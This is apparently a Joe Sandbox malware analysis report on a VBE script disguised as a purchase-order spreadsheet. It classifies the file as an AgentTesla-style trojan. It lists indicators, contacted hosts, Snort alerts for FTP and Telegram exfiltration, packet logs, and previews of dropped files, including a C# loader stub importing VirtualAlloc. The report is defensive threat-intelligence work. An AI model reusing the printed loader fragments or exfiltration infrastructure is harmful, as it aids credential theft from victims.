http://https://nuget.org/nuget.exe	powershell.exe, 00000004.00000002.1725359530.000000000534A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000004.00000002.1725359530.000000000534A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	CasPol.exe, 00000011.00000002.5855400651.000000001D881000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	CasPol.exe, 00000011.00000002.5855400651.000000001D881000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000004.00000002.1725359530.000000000534A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000004.00000002.1676415365.00000000042E1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000004.00000002.1683228291.000000000443B000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
54.91.59.199	api.ipify.org.herokudns.com	United States		14618	AMAZON-AESUS	false
192.185.145.188	b3solutionscws.com	United States		46606	UNIFIEDLAYER-AS-1US	false
185.31.121.136	ftp.mcmprint.net	Bulgaria		199364	RAX-ASBG	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	755441
Start date and time:	2022-11-28 18:09:14 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 17m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO-08784 xlsx.vbe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering

Copyright Joe Security LLC 2022

Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winVBE@13/10@3/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbe • Sleeps bigger than 100000000ms are automatically reduced to 1000ms

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, SgrmBroker.exe, MoUsoCoreWorker.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.242.97.97, 40.125.122.151
- Excluded domains from analysis (whitelisted): client.wns.windows.com, wdcpalt.microsoft.com, fe3.delivery.mp.microsoft.com, fs.microsoft.com, slscr.update.microsoft.com, login.live.com, glb.cws.prod.dcat.dsp.trafficmanager.net, tile-service.weather.microsoft.com, ctldl.windowsupdate.com, settings-win.data.microsoft.com, fe3cr.delivery.mp.microsoft.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8003
Entropy (8bit):	4.841989710132343
Encrypted:	false
SSDEEP:	192:Qxoe5GVsm5emddVFn3eGOVpN6K3bkkjo5dgkjDt4iWN3yBGHD9smqdcU6C5pOWik:7hVoGIpN6KQkj22kjh4iUxgrib4J
MD5:	677C4E3A07935751EA3B092A5E23232F
SHA1:	0BB391E66C6AE586907E9A8F1EE6CA114ACE02CD
SHA-256:	D05D82E08469946C832D1493FA05D9E44926911DB96A89B76C2A32AC1CBC931F
SHA-512:	253BCC6033980157395016038E22D3A49B0FA40AEE18CC852065423BEF773BF000EAAEB0809D0B9C4E167883288B05BA168AF0A756D6B74852778EAAA30055C2
Malicious:	false
Preview:	PSMODULECACHE.....$...z..Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....$...z..T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (1075), with no line terminators
Category:	dropped
Size (bytes):	1078
Entropy (8bit):	4.940853242499253
Encrypted:	false
SSDEEP:	24:JVSRTQ1BI7kKMy6k1Ahr0n8rsvJmsIpLnH:JV6TIBAXyuM08rsvJmsCLnH
MD5:	D697E139982C89FE5B0FD2410BE24D8A
SHA1:	A4436350800275EAB95B8C9FFF79C1A5AA3D5783
SHA-256:	7665F657D3972656C1ACBD5C46C4E1886F2CB8B427C0996BC78A34DCCF00C459
SHA-512:	8E1E55545B9B893D28FDF82C9A5122F35531CB3AB35A5C9CBA05FC52227BCD4F69513C07EE8EA2DEB02BC9F059116103228A9F7A480BEADA2FD153F937E3A7 26
Malicious:	false
Preview:	.using System;using System.Runtime.InteropServices;public static class Methyl1 {[DllImport("kernel32")]public static extern int GetThreadTimes(int Progr82,int Fremad,int Tele,int Tredi,int Tim);[DllImport("user32")]public static extern int ClientToScreen(int Inkorp,int tekno);[DllImport("kernel32")]public static extern int ExpandEnvironme ntStrings(int Rotte,int Bul,int Ento);[DllImport("user32")]public static extern int EnumChildWindows(int Lithed,int Diobo,int Alung);[DllImport("winmm.dll")]public static extern int joySetCapture(int Kodif,int Vej,int Empti,int Reacti);[DllImport("kernel32")]public static extern void GlobalMemoryStatus(int Anlgsi);[DllImport("kernel32")]public static extern int IsValidCodePage(int Gaum);[DllImport("kernel32")]public static extern int HeapReAlloc(int Hand,int Fals,int Hung,int Under);[DllImport("gdi32")]public stati c extern int CreateSolidBrush(int For);[DllImport("kernel32")]public static extern int VirtualAlloc(int v1,int v2,int v3,int v4);[DllImpor

C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (368), with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.211213369657342
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2CN23ftVbBH0zxs7+AEszICN23ftVbDH:p37Lvkmb6KmDaWZE7DPH
MD5:	4D7761BC538C78315CB0B7D49537A004
SHA1:	8F0E7A3303C282F2B1859F63EB37BFE801B35B7C
SHA-256:	8422ADE6961B4092DDA6D9EF5C6AC15F621CB0803D19AB8197A5DA777928FC18
SHA-512:	DAB197A4D3289F2996403152E6D60658473BB3611F050851050381A26A77AB477B09C5AA99E2C4440ABA54EB015B16C758C5DA91A228B5BD12AFDD948955DC2(
Malicious:	**true**

Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.0.cs"

C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	3.052799017232693
Encrypted:	false
SSDEEP:	24:etGShEoL4q2fP+8cX7uAwOCTO7Ax+ilZZXaIXedLo1TtkF/K4NmWI+ycuZhN/nam:6hXpwPNYcYLIZT+1F/K61ul/na3Goq
MD5:	140A93F45C268888BF601F03CA80BB29
SHA1:	A52983EFA9A949F18AAECE009A03325E63C4430B
SHA-256:	14B4DF06BE100518F7749895EE293E3E5BDD8156DF81166CAB0B9600743B565E
SHA-512:	9D589B9F809D0F07530DA0B6F9EC1F4DBE55EF36F7E1CAFA33D949E70316245BC17EAEABCF7E564093F88A89BE00C4856A8D4F4F161C0C2654BCBBC202DB8C6F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...K..c.....!.....N&... ...@..... ....@.....&..K....@.....`..... ..... ..H.....text...T.... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....0&.....H.....P .....BSJB.....v4.0.30319.....l...|...#~.....@...#Strings....(.....#US.0.....#GUID...@...p...#Blob.....G.....%3...../.(..... 6..... E..... T..... m..... ~. ....(..... ..-..... .. ..-..... .. ..2.....

C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.out

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (445), with CRLF, CR line terminators
Category:	modified
Size (bytes):	866
Entropy (8bit):	5.303224718050824
Encrypted:	false
SSDEEP:	24:Aqd3ka6KmD7E7DPOKax5DqBVKVrdFAMBJTH:Aika6PnE7qK2DcVKdBJj
MD5:	551FF17659DB1C1CA656A1F4C542C140
SHA1:	1E5F30CB2A4C2E238AB6903A0EAB87219D3EE125
SHA-256:	001FACBC1F52BE24790C07EB1AAFD087CBB9395871F486C1DDE62B22CF2C71D0
SHA-512:	BA9EDEF5F25DF7066AC9CE71F7FC1910B5C02978708C72E9DCCDC82AC6C0E274D0CF5DA9B42E54D49593508FB5CC5F8FF856BEF7FB8E0BE1993EF259F41E38D0
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\3uneeqsg\3uneeqsg.0.cs".....Microsoft (R) Visual C# Compiler version 4.8.4084.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\3uneeqsg\CSC7012D3CA523F4D77AF1E1BF90852658.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.087847912769416
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryqgIYak7YnqqxgINPN5Dlq5J:+RI+ycuZhN/nakSGwPNnqX
MD5:	34955465138EB2BC53DC0D26D39005E8
SHA1:	200065A3FB120DB014BB5FBB910EAAF74060C879
SHA-256:	CD95882F97D1A9AFF3A338D8AC93C25ABFB81237A4A0B316B3556908B9A58822
SHA-512:	732124C01B2B5F3716020DAE3BFB814B9F0575AEDA82BED745AD9A18F57A9676846974938B35DB07A9EB6B8826A1D91E70AEEFEFCAE608B66D0F27CFD8F6B8FF
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...3.u.n.e.e.q.s.g...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...3.u.n.e.e.q.s.g...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...

C:\Users\user\AppData\Local\Temp\RES6FA6.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols, created Mon Nov 28 18:13:31 2022, 1st section name ".debug$S"
Category:	dropped
Size (bytes):	1328
Entropy (8bit):	3.9874853720027996
Encrypted:	false
SSDEEP:	24:HMe9E2vpIlKcq9dHvAFwKPfwI+ycuZhN/nakSGwPNnqSqd:HO1q3xKPo1ul/na3GoqSK
MD5:	3C6943A93469F3893ADFC0D016FE02A8
SHA1:	74F78D59A92AE02CDED002086A1C361761C99C92
SHA-256:	1823732D123E9C67B5733D7BB0FB0A20BF8636ED9F70A89D2DEEEBEABF468A38
SHA-512:	6E614BB0D63C0FDBF8B837DCE5807FD1263753912535A4090A39AA427ACACA4FC180682DC572060A2B21ECC28B5250B6D81F3897C376816F98F118A938D06B0
Malicious:	false
Preview:	L...K..c.....debug$S.....L.....@..B.rsrc$01.....X.....0.....@..@.rsrc$02.....P...:.....@..@.....T....c:\Users\user\AppData\Local\Temp\3une eqsg\CSC7012D3CA523F4D77AF1E1BF90852658.TMP.....4.Te....S..&.....5.....C:\Users\user\AppData\Local\Temp\RES6FA6.tmp.-.<.....a..Microsoft (R) CVTRES.Y.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L..... .....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0 .0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...3.u.n.e.e.q.s.g...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.. ...O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_m3npi4ip.vsh.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_zft31ohr.hmb.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

\Device\ConDrv	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595

SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853
Malicious:	false
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.855492842209971
TrID:	
File name:	PO-08784 xlsx.vbe
File size:	352659
MD5:	266115592f966240c14dfeeec624bdf5
SHA1:	455a06b52d8e8f46d9a80067d3d1b1ea23036d65
SHA256:	1df8d51920f7e386c6b86379363cc42dd86fe47a933e36cecd23c7b08d3118e2
SHA512:	951e630a3faca243913ef3955fda178356ab1fbab1dc236c9ef6db096fc1c48b517bcce5b9964f72de213787aca6f9acdeb71fe669119f435088e2c9dcb47e7e
SSDEEP:	6144:JRYNxYchRj8pwdtWU4QfN+jWR4MvMsLYstdy2BxV72Q8qE+dRLzHb4HZlKK:jwhRjNtWU4vWRDvtEly0xV7tNnRW6KK
TLSH:	D874AEB1993126244D0F130BAB861AC48CE937E71513232D5DABF78D2633F4F926E6D9
File Content Preview:	..'zephyrian stratagem Wigwamerne177 Alcoholisable53 PROMISINGLY ..'ACETAMID GRANULARITY Mandatet torteaus TANGFORLSENDES ALTOCUMULUS Jambarts ..'Gein187 garglers Goslet Afblsnings ENEHERREDMMERS UNDSEELIGHED TUSSENS Mrtelvrkets139 HOG besvrger stellularl

File Icon



Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.31.121.13649807212029927 11/28/22-18:14:18.239839	TCP	2029927	ET TROJAN AgentTesla Exfil via FTP	49807	21	192.168.11.20	185.31.121.136
192.168.11.20185.31.121.13649808564112851779 11/28/22-18:14:18.274476	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49808	56411	192.168.11.20	185.31.121.136

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2022 18:14:03.133449078 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.247994900 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.248229027 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.248883963 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.363363981 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.371316910 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.371407032 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.371470928 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.371532917 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.371570110 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.371597052 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.371643066 CET	49803	80	192.168.11.20	192.185.145.188

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2022 18:14:03.371643066 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.371663094 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.371726990 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.371767998 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.371767998 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.371789932 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.371835947 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.371854067 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.371920109 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.371956110 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.372128963 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.486287117 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486327887 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486346960 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486371994 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486390114 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486406088 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486506939 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486511946 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486512899 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486512899 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486515999 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486542940 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486560106 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486576080 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.486587048 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486603975 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486684084 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486687899 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486689091 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486690044 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486706018 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.486706018 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.486733913 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.486809969 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.486810923 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.486840010 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.486840010 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.486920118 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.487032890 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.602055073 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.602243900 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.602268934 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.602340937 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.602463961 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.602469921 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.602519989 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.602653027 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.602660894 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.602732897 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.602791071 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.602860928 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.602897882 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.602899075 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.602914095 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.602957964 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.602967978 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603020906 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603055954 CET	49803	80	192.168.11.20	192.185.145.188

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2022 18:14:03.603055954 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.603074074 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603115082 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.603127003 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603180885 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603230000 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.603234053 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603230000 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.603287935 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603290081 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.603341103 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603387117 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.603387117 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.603394985 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603445053 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.603449106 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603502035 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603554964 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603554010 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.603554010 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.603606939 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603611946 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.603660107 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603708982 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.603714943 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603708982 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.603770018 CET	49803	80	192.168.11.20	192.185.145.188
Nov 28, 2022 18:14:03.603770971 CET	80	49803	192.185.145.188	192.168.11.20
Nov 28, 2022 18:14:03.603825092 CET	80	49803	192.185.145.188	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2022 18:14:03.095999956 CET	52278	53	192.168.11.20	1.1.1.1
Nov 28, 2022 18:14:03.119677067 CET	53	52278	1.1.1.1	192.168.11.20
Nov 28, 2022 18:14:08.765639067 CET	59594	53	192.168.11.20	1.1.1.1
Nov 28, 2022 18:14:08.787539005 CET	53	59594	1.1.1.1	192.168.11.20
Nov 28, 2022 18:14:17.763895035 CET	58435	53	192.168.11.20	1.1.1.1
Nov 28, 2022 18:14:17.891381979 CET	53	58435	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
